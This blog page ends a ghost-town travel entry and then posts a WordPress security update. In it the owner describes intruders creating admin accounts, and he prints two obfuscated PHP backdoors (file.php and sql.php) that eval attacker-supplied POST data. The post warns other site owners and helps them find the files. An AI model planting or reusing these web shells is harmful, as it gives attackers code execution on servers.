
A bit further on, we encountered this place. Now this, we thought, was cooking with fire. This was a proper ruin, just the sort of thing we were hoping to find.

Overall, though, Goodnoe was a bit of a wash. The locals had destroyed most of the remnants of the old town and set down farms where the buildings once stood.

This would turn out to be a recurring theme in the early part of our ghost town adventures, until we figured out a new strategy that necessitated abandoning our original plan altogether.

But that’s a story for the next chapter.

Update on WordPress hack

In this blog post, I talked about a recent WordPress hack attack on two of my WordPress sites that appears to be using a zero-day vulnerability to gain administrator access to WordPress sites.

I became aware of the attack when the security plugin WordFence notified me that someone had logged in to one of my sites using a non-existent administrator user from an IP address in St. Petersburg, Russia. The malicious individual had access to the site for eight minutes, during which he created several new admin users and uploaded a malicious file to the Plugins directory giving him the ability to execute code on the site. He was in the process of attempting to upload a file to the /wp-content/uploads directory, which I terminated when I kicked him out.

About fifteen minutes later, a similar attack took place on a second WordPress site I own. Again, the user created new administrator accounts, installed a plugin that allowed him to execute code on the server, and attempted to upload files, this time to the Themes directory. I cleaned the site and kicked him off. In both cases, I moved the login page to a different URL, hen observed while the same IP address attempted to access the old login URL.

Last night, a third site I own was compromised in the same way. This site is not yet in use, and had no content, so I observed the actions of the user.

The hostile user created new admin users, uploaded the same plugin to the plugins directory, then uploaded additional files to the /wp-content/uploads directory and the /themes directory. I downloaded these files for analysis.

The files were both PHP files, uploaded to the following locations:

/wp-content/themes/twentyfifteen/inc/file.php
/wp-content/uploads/2009/sql.php

Their contents are as follows:

file.php

<?php $sF=”PCT4BA6ODSE_”;$s21=strtolower($sF[4].$sF[5].$sF[9].$sF[10].$sF[6].$sF[3].$sF[11].$sF[8].$sF[10].$sF[1].$sF[7].$sF[8].$sF[10]);$s20=strtoupper($sF[11].$sF[0].$sF[7].$sF[9].$sF[2]);if (isset(${$s20}[‘n703018’])) {eval($s21(${$s20}[‘n703018’]));}?>

sql.php

<?php $qV=”stop_”;$s20=strtoupper($qV[4].$qV[3].$qV[2].$qV[0].$qV[1]);if(isset(${$s20}[‘qbc8a20’])){eval(${$s20}[‘qbc8a20’]);}?>

Again, these malicious files appear designed to allow the attacker to execute code on compromised servers.

I urge WordPress users to take the mitigating actions I describe in the previous post, linked to above, and to check their systems carefully for the presence of malicious plugins (probably named “research_plugin_” followed by a random string), unauthorized admin users, and files whose contents are anything like what I describe above. These files may be present in one or more places in the WordPress Themes or Uploads directories.